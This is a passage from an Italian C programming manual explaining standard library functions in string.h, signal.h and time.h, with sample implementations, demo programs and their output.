
    return 0;
}
```


Avviando il programma si ottiene quanto già descritto dai commenti inseriti nel codice:

```
strtok: "a"
strtok: "??b"
strtok: "c"
strtok: "(null)"
```


Ciò che avviene nell'esempio può essere schematizzato dalle figure successive. Inizialmente la stringa '**str**' ha in memoria l'aspetto seguente:

```
str[]
? a ? ? ? b , , , # c \0
```

Dopo la prima chiamata della funzione '**strtok()**' la stringa risulta alterata e il puntatore ottenuto raggiunge la lettera '**a**':

```
t = strtok (str, "?");
? a \0 ? ? b , , , # c \0
```

Dopo la seconda chiamata della funzione, in cui si usa il puntatore nullo per richiedere una scansione ulteriore della stringa originale, si ottiene un nuovo puntatore che, questa volta, inizia a partire dal quarto carattere, rispetto alla stringa originale, dal momento che il terzo è già stato sovrascritto da un carattere nullo:

```
t = strtok (NULL, ",");
? a \0 ? ? b \0 , , # c \0
```

La penultima chiamata della funzione '**strtok()**' raggiunge la lettera '**c**' che è anche alla fine della stringa originale:

```
t = strtok (NULL, "#,");
```

? a \0 ? ? b \0 , , # c \0

L'ultimo tentativo di chiamata della funzione non può dare alcun esito, perché la stringa originale si è già conclusa.

Va tenuto in considerazione che la funzione '**`strtok()`**', dovendo mantenere in memoria la posizione trovata dell'ultima scansione eseguita, da una chiamata a quella successiva, non è «rientrante», pertanto non si presta per i programmi che si suddividono in più *thread*.

601.5 Funzioni varie

Seguono i prototipi delle funzioni descritte nelle sezioni successive:

```
void   *memset  (void *s, int c, size_t n);
char   *strerror (int errnum);
size_t strlen   (const char *s);
```

601.5.1 Funzione «memset()» (memory set)

La funzione '**`memset()`**' consente di inizializzare una certa area di memoria con la ripetizione di un certo carattere. Per la precisione, viene usato il valore del parametro ***c***, tradotto in un carattere senza segno, copiandolo per ***n*** volte a partire dall'indirizzo a cui punta ***s***. La funzione restituisce ***s***.

```
#include <string.h>
void
*memset (void *s, int c, size_t n)
{
    unsigned char *a = (unsigned char *) s;
    unsigned char x  = (unsigned char) c;
    size_t i;
    for (i = 0; n > 0 && i < n; i++)
      {
        a[i] = x;
      }
    return s;
}
```

Per verificare sommariamente il comportamento della funzione si può utilizzare l'esempio seguente:

```
#include <stdio.h>
#include <string.h>
```

```
int
main (void)
{
    int x = 0x12345678;
    printf ("prima: 0x%x\n", x);
    memset (&x, 0xFF, 2);
    printf ("dopo: 0x%x\n", x);

    char X[] = "ciao amore mio";
    printf ("prima: \"%s\"\n", X);
    memset (X, 'Q', 5);
    printf ("dopo: \"%s\"\n", X);

    return 0;
}
```

Avviando questo programma in un elaboratore con architettura a 32 bit e inversione dei byte (*little endian*) si deve ottenere il risultato seguente:

```
prima: 0x12345678
dopo: 0x1234ffff
prima: "ciao amore mio"
dopo: "QQQQQamore mio"
```

601.5.2 Funzione «strerror()» (string error)

La funzione '**`strerror()`**' serve a tradurre il numero fornito come argomento in un puntatore da cui inizia una stringa contenente una spiegazione. In altri termini, serve a trasformare un numero in una descrizione di un tipo di errore. Temporaneamente viene mostrata una soluzione priva di utilità, anche se risponde alle richieste delle specifiche:

```
#include <string.h>
char
*strerror (int errnum)
{
    static char answare[] = "Unknown error";
    return answare;
}
```

L'esempio successivo può servire a dimostrare il senso di questa funzione:

```
#include <stdio.h>
#include <string.h>
int
main (void)
{
```

```
    printf ("%s\n", strerror (0));
    printf ("%s\n", strerror (1));
    printf ("%s\n", strerror (2));
    printf ("%s\n", strerror (3));
    printf ("%s\n", strerror (4));
    return 0;
}
```

Utilizzando questo programma compilato con le librerie di un sistema GNU si potrebbero vedere i messaggi seguenti:

```
Success
Operation not permitted
No such file or directory
No such process
Interrupted system call
```

La stringa a cui punta la funzione può essere condivisa da altre chiamate successive della stessa, pertanto, in un programma con *thread* multipli, è possibile che avvenga la sovrascrittura, a meno di disporre di un elenco separato di tutti i tipi di messaggio di errore.

601.5.3 Funzione «strlen()» (string length)

La funzione '**`strlen()`**' calcola la lunghezza di una stringa, escludendo dal conteggio il carattere nullo di terminazione:

```
#include <string.h>
size_t
strlen (const char *s)
{
    size_t i;
    for (i = 0; s[i] != 0 ; i++)
      {
        ; // Esegue solo il conteggio.
      }
    return i;
}
```

Per verificare sommariamente il comportamento della funzione si può utilizzare l'esempio seguente:

```
#include <stdio.h>
#include <string.h>
int
main (void)
{
    size_t lunghezza;
```

```
    char stringa[] = "ciao amore";
    lunghezza = strlen (stringa);
    printf ("la frase \"%s\" si compone di %d caratteri\n",
            stringa,
            lunghezza);
    return 0;
}
```

Avviando il programma si deve vedere il risultato seguente:

```
la frase "ciao amore" si compone di 10 caratteri
```

601.6 Riferimenti

- Wikipedia, *string.h*
  ⟨*http://en.wikipedia.org/wiki/String.h* ⟩
- *ISO/IEC 9899:TC2*
  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf* ⟩

Capitolo 602

C: «signal.h»

Il file '`signal.h`' della libreria standard definisce principalmente delle funzioni per la gestione dei segnali che riguardano il programma. Assieme alle funzioni definisce anche delle macro-variabili per classificare i segnali e per fare riferimento a delle funzioni predefinite, destinate astrattamente al trattamento dei segnali.

Dal punto di vista del programmatore, l'uso delle funzioni di questo file di intestazione può essere abbastanza semplice, ma la comprensione di come siano organizzate nel file '`signal.h`' diventa abbastanza difficile.

In questo capitolo vengono proposti due modi alternativi di scrivere il file '`signal.h`' che dovrebbero essere disponibili presso ⟨*allegati/a2/c/include/signal.h* ⟩ e ⟨*allegati/a2/c/include/signal-bis.h* ⟩.

602.1 Dichiarazione contorta

Per la gestione dei segnali ci sono due funzioni che vengono dichiarate nel file '`signal.h`': '**`signal()`**' e '**`raise()`**'. La funzione '**`raise()`**' serve ad azionare un segnale specificato, come dire che serve ad attivare manualmente un allarme interno al programma, specificato da un numero particolare che ne definisce il tipo. Il programma contiene sempre una procedura predefinita che stabilisce ciò che deve essere fatto in presenza di un certo allarme, ma il programmatore può ridefinire la procedura attraverso l'uso della funzione '**`signal()`**', con la quale si associa l'avvio di una funzione particolare in presenza di un certo segnale. Il modello sintattico seguente rappresenta, in modo estremamente semplificato, l'uso della funzione '**`signal()`**':

```
signal (n_segnale, funzione_da_associare)
```

Logicamente la funzione che si associa a un certo numero di segnale viene indicata negli argomenti della chiamata come puntatore a funzione. La funzione che viene passata come argomento è un gestore di segnale e deve avere una certa forma:

```
void gestore (n_segnale)
```

In pratica, quando viene creata l'associazione tra segnale e funzione che deve gestirlo, la funzione in questione deve avere un parametro tale da poter rappresentare il numero del segnale che la riguarda e non restituisce alcun valore (pertanto è di tipo '**`void`**').

Avendo determinato questo, il modello della funzione '**`signal()`**' può essere precisato un po' di più:

```
signal (n_segnale, void (*gestore)(int))
```

Ciò significa che il secondo argomento della funzione '**`signal()`**' è un puntatore a una funzione ('***gestore* `()`**') con un parametro di tipo '**`int`**', la quale non restituisce alcunché ('**`void`**').

Ma non è ancora stato specificato cosa deve restituire la funzione '**`signal()`**': un puntatore a una funzione che ha un parametro di tipo '**`int`**' e che a sua volta non restituisce alcunché. In

pratica, '**`signal()`**' deve restituire il puntatore a una funzione che ha le stesse caratteristiche di quella del proprio secondo parametro. A questo punto, si arriva al prototipo completo, ma molto difficile da interpretare a prima vista:

```
void (*signal (n_segnale, void (*gestore)(int)))(int);
```

Per ovviare a questo problema di comprensibilità, anche se lo standard non lo prescrive, di norma, nel file '`signal.h`' si dichiara un tipo speciale, in qualità di puntatore a funzione con le caratteristiche del gestore di segnale:

```
…
typedef void (*sighandler_t) (int);
…
```

Così facendo, la funzione '**`signal()`**' può essere dichiarata in modo più gradevole:

```
sighandler_t signal (n_segnale, sighandler_t gestore);
```

602.2 Tipo speciale

A parte il caso di '**`sighandler_t`**' che non fa parte dello standard del linguaggio, il file '`include.h`' definisce il tipo '**`sig_atomic_t`**', il cui uso non viene precisato dai documenti ufficiali. Si chiarisce solo che deve trattarsi di un valore intero, possibilmente di tipo volatile, a cui si possa accedere attraverso una sola istruzione elementare del linguaggio macchina (in modo tale che la lettura o la modifica del suo contenuto non possa essere sospesa a metà da un'interruzione di qualunque genere).

```
typedef int sig_atomic_t;
```

Nell'esempio, il tipo '**`sig_atomic_t`**' viene dichiarato come equivalente al tipo '**`int`**', supponendo che l'accesso alla memoria per un tipo intero normale corrisponda a un'operazione «atomica» nel linguaggio macchina. A ogni modo, il tipo a cui corrisponde '**`sig_atomic_t`**' può dipendere da altri fattori, mentre l'unico vincolo nel rango è quello di poter contenere i valori rappresentati dalle macro-variabili '**`SIG`**…', che individuano mnemonicamente i segnali.

Il programmatore che deve memorizzare un segnale in una variabile, potrebbe usare per questo il tipo '**`sig_atomic_t`**'.

602.3 Denominazione dei segnali

Un gruppo di macro-variabili definisce l'elenco dei segnali gestibili. Lo standard del linguaggio ne prescrive solo una quantità minima, mentre il sistema operativo può richiederne degli altri. Teoricamente l'associazione del numero al nome simbolico del segnale è libera, ma in pratica la concordanza con altri standard prescrive il rispetto di un minimo di uniformità.

```
#define SIGINT          2
#define SIGILL          4
#define SIGABRT         6
#define SIGFPE          8
#define SIGSEGV        11
#define SIGTERM        15
```

Tabella 602.4. Denominazione dei segnali indispensabili al linguaggio.

Denominazione	Significato mnemonico	Descrizione
`SIGABRT`	*abort*	Deriva da una terminazione anomala che può essere causata espressamente dall'uso della funzione '**`abort()`**'.
`SIGFPE`	*floating point exception*	Viene provocato da un'operazione aritmetica errata, come la divisione per zero o uno straripamento del risultato.
`SIGILL`	*illegal*	Istruzione «illegale».
`SIGINT`	*interrupt*	Deriva dalla ricezione di una richiesta interattiva di attenzione, quale può essere quella di un'interruzione.
`SIGSEGV`	*segmentation violation*	Deriva da un accesso alla memoria non valido, per esempio oltre i limiti fissati.
`SIGTERM`	*termination*	Indica la ricezione di una richiesta di terminazione del funzionamento del programma.

602.4 Gestori fittizi di segnali

Lo standard prescrive di definire tre macro-variabili che devono espandersi in un puntatore a quel tipo di funzione che deve essere in grado di gestire le azioni da compiere in relazione alla ricezione di un certo segnale. Tuttavia, questo puntatore non deve essere rivolto a una funzione vera, ma averne solo la forma. In pratica, si usano dei valori interi con un valore assoluto molto piccolo e si esegue un cast per trasformarli in puntatori a funzione, come già accennato.

Per ottenere questo risultato, si possono dichiarare le macro-variabili in due modi equivalenti, con la differenza che il secondo è probabilmente più difficile da interpretare:

```
typedef void (*sighandler_t) (int); // Il tipo «sighandler_t» è
                                    // un puntatore a funzione
                                    // per la gestione dei segnali
                                    // con parametro «int» che
                                    // restituisce «void».
//
// Funzioni non dichiarabili
//
#define SIG_ERR ((sighandler_t) -1) // Trasforma un numero intero
#define SIG_DFL ((sighandler_t) 0)  // in un tipo «sighandler_t»,
#define SIG_IGN ((sighandler_t) 1)  // ovvero un puntatore a funzione
                                    // che però non esiste realmente.
```

```
//
// Funzioni non dichiarabili
//
#define SIG_ERR ((void (*) (int)) -1) // Trasforma un numero intero
#define SIG_DFL ((void (*) (int)) 0)  // in un puntatore a una funzione
#define SIG_IGN ((void (*) (int)) 1)  // che ha un parametro «int» e
                                      // restituisce «void».
```

Lo standard sottolinea il fatto che il numero trasformato in puntatore non deve poter corrispondere all'indirizzo di alcuna funzione reale; pertanto i valori usati possono essere solo molto bassi (in termini di valore assoluto), contando sul fatto che a tali indirizzi non ci possano essere funzioni reali. In pratica, non deve succedere che venga dichiarata una funzione per la gestione di un segnale che finisca per avere proprio tali indirizzi, perché se così fosse, non verrebbe avviata, ma al suo posto verrebbe considerata l'azione che una di queste macro-variabili simboleggia.

Tabella 602.7. Macro-variabili per la gestione predefinita dei segnali.

Denominazione	Significato mnemonico	Descrizione
`SIG_DFL`	*default*	Indica simbolicamente che l'azione da compiere alla ricezione del segnale deve essere quella predefinita.
`SIG_IGN`	*ignore*	Indica simbolicamente che alla ricezione del segnale si procede come se nulla fosse accaduto.
`SIG_ERR`	*error*	Rappresenta un risultato errato nell'uso della funzione '**`signal()`**'.

602.5 Funzioni

La funzione '**`signal()`**' viene usata per associare un «gestore di segnale», costituito dal puntatore a una funzione, a un certo segnale; tutto questo allo scopo di attivare automaticamente quella tale funzione al verificarsi di un certo evento che si manifesta tramite un certo segnale.

La funzione '**`signal()`**' restituisce un puntatore alla funzione che precedentemente si doveva occupare di quel segnale. Se invece l'operazione fallisce, '**`signal()`**' esprime questo errore restituendo il valore '**`SIG_ERR`**', spiegando così il motivo per cui questo debba avere l'apparenza di un puntatore a funzione.

Per la stessa ragione per cui esiste '**`SIG_ERR`**', le macro-variabili '**`SIG_DFL`**' e '**`SIG_IGN`**' vanno usate come gestori di segnali, rispettivamente, per ottenere il comportamento predefinito o per far sì che i segnali siano ignorati semplicemente.

In linea di principio si può ritenere che nel proprio programma esista una serie iniziale di dichiarazioni implicite per cui si associano tutti i segnali gestibili a '**`SIG_DFL`**':

```
…
signal (segnale, SIG_DFL);
…
```

In base al fatto che sia stata dichiarato o meno il tipo '**sighandler_t**', la funzione potrebbe avere i prototipi seguenti:

```
sighandler_t signal (int sig, sighandler_t handler);
```

```
void (*signal (int sig, void (*handler) (int))) (int);
```

L'altra funzione da considerare è '**raise()**', con la quale si attiva volontariamente un segnale, dal quale poi dovrebbero o potrebbero sortire delle conseguenze, come stabilito in una fase precedente attraverso '**signal()**'. La funzione '**raise()**' è molto semplice:

```
int raise (int sig);
```

La funzione richiede come argomento il numero del segnale da attivare e restituisce un valore pari a zero in caso di successo, altrimenti restituisce un valore diverso da zero. Naturalmente, a seconda dell'azione che viene intrapresa all'interno del programma, a seguito della ricezione del segnale, può darsi che dopo questa funzione non venga eseguito altro, pertanto non è detto che possa essere letto il valore che la funzione potrebbe restituire.

602.6 Esempio

Viene proposto un esempio che serve a dimostrare il meccanismo di provocazione e intercettazione dei segnali:

```
#include <stdio.h>
#include <signal.h>

void sig_generic_handler (int sig)
{
    printf ("Ho intercettato il segnale n. %d.\n", sig);
}

void sigfpe_handler (int sig)
{
    printf ("Attenzione: ho intercettato il segnale SIGFPE (%d)\n", sig);
    printf ("            e devo concludere il funzionamento!\n", sig);
    exit (sig);
}

void sigterm_handler (int sig)
{
    printf ("Attenzione: ho intercettato il segnale SIGTERM (%d),\n", sig);
    printf ("            però non intendo rispettarlo.\n");
}

void sigint_handler (int sig)
{
    printf ("Attenzione: ho intercettato il segnale SIGINT (%d),\n", sig);
    printf ("            però non intendo rispettarlo.\n");
```

```
}

int main (void)
{
    signal (SIGFPE,  sigfpe_handler);
    signal (SIGTERM, sigterm_handler);
    signal (SIGINT,  sigint_handler);
    signal (SIGILL,  sig_generic_handler);
    signal (SIGSEGV, sig_generic_handler);

    int c;
    int x;

    printf ("[0][Invio] divisione per zero\n");
    printf ("[c][Invio] provoca un segnale SIGINT\n");
    printf ("[t][Invio] provoca un segnale SIGTERM\n");
    printf ("[q][Invio] conclude il funzionamento\n");
    while (1)
      {
        c = getchar();
        if (c == '0')
          {
            printf ("Sto per eseguire una divisione per zero:\n");
            x = x / 0;
          }
        else if (c == 'c')
          {
            raise (SIGINT);
          }
        else if (c == 't')
          {
            raise (SIGTERM);
          }
        else if (c == 'q')
          {
            return 0;
          }
      }
    return 0;
}
```

All'inizio del programma vengono definite delle funzioni per il trattamento delle situazioni che hanno provocato un certo segnale. Nella funzione '**`main()`**', prima di ogni altra cosa, si associano tali funzioni ai segnali principali, quindi si passa a un ciclo senza fine, nel quale possono essere provocati dei segnali premendo un certo tasto, come suggerito da un breve menù. Per esempio è possibile provocare la condizione che si verifica tentando di dividere un numero per zero:

```
[0][Invio] divisione per zero
[c][Invio] provoca un segnale SIGINT
[t][Invio] provoca un segnale SIGTERM
[q][Invio] conclude il funzionamento
```

0 [*Invio*]

```
Sto per eseguire una divisione per zero:
Attenzione: ho intercettato il segnale SIGFPE (8)
            e devo concludere il funzionamento!
```

La divisione per zero fa scattare il segnale '**`SIGFPE`**' che viene intercettato dalla funzione '**`sigfpe_handler()`**', la quale però non può far molto e così conclude anche il funzionamento del programma.

Attraverso il menù è possibile provocare anche un segnale '**`SIGINT`**' e un segnale '**`SIGTERM`**', ma per questo è più interessante provare con i mezzi che dovrebbe offrire il sistema operativo:

```
[0][Invio] divisione per zero
[c][Invio] provoca un segnale SIGINT
[t][Invio] provoca un segnale SIGTERM
[q][Invio] conclude il funzionamento
```

[***Ctrl c***] [*Invio*]

```
Attenzione: ho intercettato il segnale SIGINT (2),
            però non intendo rispettarlo.
```

Utilizzando un sistema operativo Unix o simile, da un altro terminale, o da un'altra console, è possibile inviare un segnale specifico al programma:

$ **kill *n_processo*** [*Invio*]

```
Attenzione: ho intercettato il segnale SIGTERM (15),
            però non intendo rispettarlo.
```

$ **kill -s 4 *n_processo*** [*Invio*]

```
Ho intercettato il segnale n. 4.
```

$ **kill -s 11 *n_processo*** [*Invio*]

```
Ho intercettato il segnale n. 11.
```

Secondo l'esempio, i segnali 4 e 11 sono, rispettivamente, '**`SIGILL`**' e '**`SIGSEGV`**'.

[***q***] [*Invio*]

602.7 Riferimenti

- Wikipedia, *signal.h*
  ⟨*http://en.wikipedia.org/wiki/Signal.h* ⟩
- *ISO/IEC 9899:TC2*
  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf* ⟩

C: «time.h»

Il file '`time.h`' della libreria standard definisce principalmente delle funzioni per il trattamento delle informazioni data-orario. Non è stabilito in che modo venga rappresentato il tempo internamente alle funzioni, anche se di norma si tratta di un valore intero che esprime una quantità di secondi o di frazioni di secondo.

603.1 Il tempo di CPU

La funzione '**`clock()`**' consente di ottenere il tempo di utilizzo del microprocessore (CPU), espresso virtualmente in cicli di CPU. In pratica, viene definita la macro-variabile '**`CLOCKS_PER_SEC`**', contenente il valore che esprime convenzionalmente la quantità di cicli di CPU per secondo; quindi, il valore restituito dalla funzione '**`clock()`**' si traduce in secondi dividendolo per '**`CLOCKS_PER_SEC`**'. Il valore restituito dalla funzione '**`clock()`**' e l'espressione in cui si traduce la macro-variabile '**`CLOCKS_PER_SEC`**' sono di tipo '**`clock_t`**':

```
typedef long int clock_t;   // Unità di tempo convenzionale che
                            // rappresenta un ciclo virtuale di CPU.

#define CLOCKS_PER_SEC  1000000L  // Valore convenzionale di 1 s, in
                                  // termini di cicli virtuali di CPU.

clock_t clock (void);             // Tempo di utilizzo della CPU.
```

La funzione '**`clock()`**' restituisce il tempo di CPU espresso in unità '**`clock_t`**', utilizzato dal processo elaborativo a partire dall'avvio del programma. Se la funzione non è in grado di dare questa indicazione, allora restituisce il valore −1, o più precisamente '**`(clock_t) (-1)`**'.

Per valutare l'intervallo di tempo di utilizzo della CPU, da una certa posizione del programma, a un'altra, occorre memorizzare i valori ottenuti dalla funzione e poi procedere a una sottrazione.

Per comprendere il significato della funzione '**`clock()`**', del tipo '**`clock_t`**' e della macro-variabile '**`CLOCKS_PER_SEC`**', viene proposto un esempio molto semplice, ma completo, dove si intende che il tipo '**`clock_t`**' sia intero e sia contenibile in una variabile di tipo '**`long int`**':

```
#include <stdio.h>
#include <time.h>

int
main (int argc, char *argv[])
{
    clock_t t0;
    clock_t t1;
    long int i;
    long int x;

    t0 = clock ();
    printf ("Tempo iniziale: %ld/%ld\n",
            (long int) t0, (long int) CLOCKS_PER_SEC);
```

```
    for (i = 0; i < 10000000; i++)
      {
        x = i * 123;
      }

    t1 = clock ();
    printf ("Tempo finale: %ld/%ld\n",
            (long int) t1, (long int) CLOCKS_PER_SEC);

    return 0;
}
```

Avviando questo programma si potrebbe leggere un risultato simile al testo, dove si vede un valore di '**CLOCKS_PER_SEC**' pari a 1000000:

```
Tempo iniziale: 0/1000000
Tempo finale: 20000/1000000
```

603.2 Rappresentazione interna del tempo

Generalmente, nei sistemi Unix si tratta il tempo come una quantità di secondi trascorsi a partire da un'epoca di riferimento, che tradizionalmente coincide con l'ora zero del giorno 1 gennaio 1970. Da questo concetto deriva il tipo '**time_t**' della libreria, che, secondo lo standard, rappresenta la quantità di unità di tempo trascorsa a partire da un'epoca di riferimento.

```
typedef long int time_t;        // Unità di tempo convenzionale
                                // per le informazioni data-orario.
```

Ammesso che si tratti di un numero intero, così come viene ipotizzato dall'esempio proposto, il rango costituisce il limite alle date rappresentabili. Pertanto, se il tipo '**time_t**' viene dichiarato come numero intero con segno, a 32 bit, per rappresentare una quantità di secondi (come nella tradizione Unix), significa che si possono rappresentare al massimo 24855 giorni, pari a circa 68 anni.[1] Se l'epoca di riferimento è il 1970, si può arrivare al massimo al 2038.

603.3 Rappresentazione strutturata del tempo

La libreria standard prescrive che sia definito il tipo '**struct tm**', con il quale è possibile rappresentare tutte le informazioni relative a un certo tempo, secondo le convenzioni umane. Lo standard prescrive con precisione i membri minimi della struttura e l'intervallo di valori che possono contenere:

```
struct tm {
    int tm_sec;      // Secondi:                da 0 a 60.
    int tm_min;      // Minuti:                 da 0 a 59.
    int tm_hour;     // Ora:                    da 0 a 23.
    int tm_mday;     // Giorno del mese:        da 1 a 31.
    int tm_mon;      // Mese dell'anno:         da 0 a 11.
    int tm_year;     // Anno dal 1900.
    int tm_wday;     // Giorno della settimana: da 0 a 6
                     // con lo zero corrispondente alla domenica.
    int tm_yday;     // Giorno dell'anno:       da 0 a 365.
    int tm_isdst;    // Ora estiva. Contiene un valore positivo
                     // se è in vigore l'ora estiva; zero se l'ora
                     // è quella «normale» ovvero quella invernale;
                     // un valore negativo se l'informazione non è
                     // disponibile.
};
```

Si può osservare che il mese viene rappresentato con valori che vanno da 0 a 11, pertanto gennaio si indica con lo zero e dicembre con il numero 11; inoltre, l'intervallo ammesso per i secondi consente di rappresentare un secondo in più, dato che l'intervallo corretto sarebbe da 0 a 59; infine, il fatto che i giorni dell'anno vadano da 0 (il primo) a 365 (l'ultimo), significa che negli anni normali i valori vanno da 0 a 364, mentre negli anni bisestili si arriva a contare fino a 365.

603.4 Funzioni per l'elaborazione di valori legati al tempo

Un gruppo di funzioni dichiarate nel file '`time.h`' ha lo scopo di elaborare in qualche modo le informazioni legate al tempo ed eventualmente di convertirle in formati diversi. Queste funzioni trattano il tempo in forma di variabili di tipo '**`time_t`**' o di tipo '**`struct tm`**'.[2]

La variabile di tipo '**`time_t`**' che viene usata in queste funzioni potrebbe esprimere un valore riferito al tempo universale (UT), mentre le funzioni che la utilizzano dovrebbero tenere conto del fuso orario, in base alle informazioni che può offrire il sistema operativo.

603.4.1 Funzione «time()»

La funzione '**`time()`**' determina il tempo attuale secondo il calendario del sistema operativo, restituendolo nella forma del tipo '**`time_t`**'. La funzione richiede un parametro, costituito da un puntatore di tipo '**`time_t *`**': se questo puntatore è valido, la stessa informazione che viene restituita viene anche memorizzata nell'indirizzo indicato da tale puntatore.

```
time_t  time (time_t *timer);
```

In pratica, se è possibile, l'informazione data-orario raccolta dalla funzione, viene anche memorizzata in ***timer**.

Se la funzione non può fornire l'informazione richiesta, allora restituisce il valore −1, o più precisamente: '**`(time_t) (-1)`**'.

603.4.2 Funzione «difftime()»

La funzione '**difftime()**' calcola la differenza tra due date, espresse in forma '**time_t**' e restituisce l'intervallo in secondi, in una variabile in virgola mobile, di tipo '**double**':

```
double  difftime (time_t time1, time_t time0);
```

Per la precisione, viene eseguito ***time1−time0*** e di conseguenza va il segno del risultato.

603.4.3 Funzione «mktime()»

La funzione '**mktime()**' riceve come argomento il puntatore a una variabile strutturata di tipo '**struct tm**', contenente le informazioni sull'ora locale, e determina il valore di quella data secondo la rappresentazione interna, di tipo '**time_t**':

```
time_t  mktime (struct tm *timeptr);
```

La funzione tiene in considerazione solo alcuni membri della struttura; per la precisione, non considera il giorno della settimana e il giorno dell'anno; inoltre, ammette anche valori al di fuori degli intervalli stabiliti per i vari membri della struttura; infine, considera un valore negativo per il membro '***timeptr*->tm_isdst**' come la richiesta di determinare se sia o meno in vigore l'ora estiva per la data indicata.

Se la funzione non è in grado di restituire un valore rappresentabile nel tipo '**time_t**', o comunque se non può eseguire il suo compito, restituisce il valore −1, o più precisamente '**(time_t) (-1)**'. Se invece tutto procede regolarmente, la funzione provvede anche a correggere i valori dei vari membri della struttura e a ricalcolare il giorno della settimana e dell'anno.

L'esempio successivo mostra la dichiarazione di una variabile strutturata di tipo '**struct tm**', assegnando ai suoi membri dei valori non corretti. Con l'aiuto della funzione '**mktime()**' si ricostruisce la data secondo le convenzioni comuni:

```
#include <stdio.h>
#include <time.h>

int
main (int argc, char *argv[])
{
    struct tm t;
    time_t tx;

    t.tm_year = 107;    // 2007 - 1900
    t.tm_mon  = 5;
    t.tm_mday = 33;
    t.tm_hour = 0;
    t.tm_min  = 0;
    t.tm_sec  = 60;
    t.tm_isdst = -1;

    printf ("%d/%d/%d %d:%d:%d\n",
```

```
            t.tm_year + 1900, t.tm_mon + 1, t.tm_mday,
            t.tm_hour, t.tm_min, t.tm_sec);

    tx = mktime (&t);

    if (tx == (time_t) (-1))
      {
        printf ("Errore! %ld\n", (long int) tx);
      }
    else
      {
        printf ("%d/%d/%d %d:%d:%d\n",
                t.tm_year + 1900, t.tm_mon + 1, t.tm_mday,
                t.tm_hour, t.tm_min, t.tm_sec);

        printf ("giorno della settimana: %d\n", t.tm_wday);
        printf ("giorno dell'anno: %d\n", t.tm_yday + 1);
        printf ("ora estiva: %d\n", t.tm_isdst);
      }
    return 0;
}
```

Eseguendo questo programma di esempio si dovrebbe ottenere il testo seguente:

```
2007/6/33 0:0:60
2007/7/3 0:1:0
giorno della settimana: 2
giorno dell'anno: 184
ora estiva: 1
```

603.4.4 Funzioni «gmtime()» e «localtime()»

Le funzioni '**gmtime()**' e '**localtime()**' hanno in comune il fatto di ricevere come argomento il puntatore di tipo '**time_t ***', a un'informazione data-orario, per restituire il puntatore a una variabile strutturata di tipo '**struct tm ***'. In altri termini, le due funzioni convertono una data espressa nella forma del tipo '**time_t**', in una data suddivisa nella struttura '**tm**':

```
struct tm *gmtime    (const time_t *timer);
struct tm *localtime (const time_t *timer);
```

Nell'ambito di queste funzioni, è ragionevole supporre che l'informazione di tipo '**time_t**' a cui fanno riferimento, sia espressa in termini di tempo universale e che le funzioni stesse abbiano la possibilità di stabilire il fuso orario e la modalità di regolazione dell'ora estiva.

In ogni caso, la differenza tra le due funzioni sta nel fatto che '**gmtime()**' traduce il tempo a cui punta il suo argomento in una struttura contenente la data tradotta secondo il tempo coordinato universale, mentre '**localtime()**' la traduce secondo l'ora locale.

Va osservato che queste funzioni restituiscono un puntatore a un'area di memoria che può essere sovrascritta da altre chiamate alle stessi funzioni o a funzioni simili.

603.5 Conversione in stringa

Un piccolo gruppo di funzioni del file '`time.h`' è destinato alla conversione dei valori data-orario in stringhe, per l'interpretazione umana.

603.5.1 Funzione «asctime()»

La funzione '**`asctime()`**' converte un'informazione data-orario, espressa nella forma di una struttura '**`struct tm`**', in una stringa che esprime l'ora locale, usando però una rappresentazione fissa in lingua inglese:

```
char *asctime (const struct tm *timeptr);
```

In pratica, dal momento che la data e l'orario vanno espressi secondo le convenzioni della lingua inglese, lo standard stesso descrive completamente questa funzione e il listato seguente è tratto letteralmente da tale definizione:

```
#include <time.h>
char *asctime(const struct tm *timeptr)
{
    static const char wday_name[7][3] = {
        "Sun", "Mon", "Tue", "Wed", "Thu", "Fri", "Sat"
    };
    static const char mon_name[12][3] = {
        "Jan", "Feb", "Mar", "Apr", "May", "Jun",
        "Jul", "Aug", "Sep", "Oct", "Nov", "Dec"
    };
    static char result[26];
    sprintf(result, "%.3s %.3s%3d %.2d:%.2d:%.2d %d\n",
        wday_name[timeptr->tm_wday],
        mon_name[timeptr->tm_mon],
        timeptr->tm_mday, timeptr->tm_hour,
        timeptr->tm_min, timeptr->tm_sec,
        1900 + timeptr->tm_year);
    return result;
}
```

603.5.2 Funzione «ctime()»

La funzione '**`ctime()`**' converte un'informazione data-orario, espressa nella forma del tipo '**`time_t`**' in una stringa che esprime l'ora locale, usando però una rappresentazione fissa in lingua inglese:

```
char *ctime (const time_t *timer);
```

Il comportamento di questa funzione è tale da generare una stringa analoga a quella della funzione '**`asctime()`**', tanto che si la si potrebbe esprimere così:

```
char *ctime (const time_t *timer)
{
    return asctime (localtime (timer));
}
```

Oppure, come macro-istruzione, così:

```
#define ctime(t) (asctime (localtime (t)));
```

603.5.3 Funzione «strftime()»

